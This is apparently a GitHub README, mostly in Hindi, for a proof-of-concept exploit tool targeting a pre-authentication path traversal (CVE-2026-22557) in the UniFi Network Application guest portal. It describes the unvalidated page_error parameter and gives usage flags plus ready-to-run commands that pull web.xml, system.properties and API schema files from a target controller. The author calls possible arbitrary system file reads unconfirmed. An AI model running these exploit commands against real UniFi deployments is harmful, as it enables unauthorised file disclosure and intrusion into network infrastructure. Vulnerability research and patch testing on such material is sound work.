 thepotatoofdoom/cve-2026-22557-poc
PoC for UniFi Network Application Pre-Auth Path Traversal (CVE-2026-22557)


UniFi नेटवर्क एप्लिकेशन गेस्ट पोर्टल (/guest/s/{site}/login) में प्री-ऑथेंटिकेटेड पाथ ट्रैवर्सल। page_error क्वेरी पैरामीटर को बिना सत्यापन के रिसोर्स लोडर को पास किया जाता है, जिससे एक अनऑथेंटिकेटेड हमलावर वेबऐप से फ़ाइलें पढ़ सकता है (जैसे WEB-INF/web.xml)।
यदि गेस्ट पोर्टल पेज को कस्टमाइज़ किया गया है, तो रिसोर्स लोडर एक रॉ FileInputStream शाखा पर वापस आता प्रतीत होता है जो कॉन्टेक्स्ट रूट के बाहर अंतर्निहित सिस्टम पर मनमानी फ़ाइलों तक पहुंच सकती है। मैंने अभी तक इसकी पुष्टि नहीं की है और समय मिलने पर आगे जांच करूंगा।
pip install requests
python CVE-2026-22557.py <target_url> [-f FILE] [-g GUEST_PATH] [-o OUTPUT] [-x PROXY]
| फ़्लैग | विवरण | डिफ़ॉल्ट |
|---|---|---|
target | लक्ष्य URL (जैसे https://host:8843) | (आवश्यक) |
-f | पढ़ने के लिए सापेक्ष पथ | ../../web.xml |
-g | गेस्ट पोर्टल पथ | /guest/s/default/login |
-o | प्रतिक्रिया को फ़ाइल में लिखें | (stdout) |
-x | प्रॉक्सी URL | (कोई नहीं) |

# डिफ़ॉल्ट -- WEB-INF/web.xml पढ़ें (HTTPS गेस्ट पोर्टल)
python CVE-2026-22557.py https://192.168.1.1:8843

# HTTP गेस्ट पोर्टल
python CVE-2026-22557.py http://192.168.1.1:8880

# क्लासपाथ रिसोर्स पढ़ें
python CVE-2026-22557.py https://192.168.1.1:8843 -f ../system.properties

# API स्कीमा पढ़ें और फ़ाइल में सहेजें
python CVE-2026-22557.py https://192.168.1.1:8843 -f ../api/fields/Setting.json -o setting.json

# अलग साइट नाम
python CVE-2026-22557.py https://192.168.1.1:8843 -g /guest/s/mysite/login

# प्रॉक्सी के माध्यम से
python CVE-2026-22557.py https://192.168.1.1:8843 -x http://127.0.0.1:8080
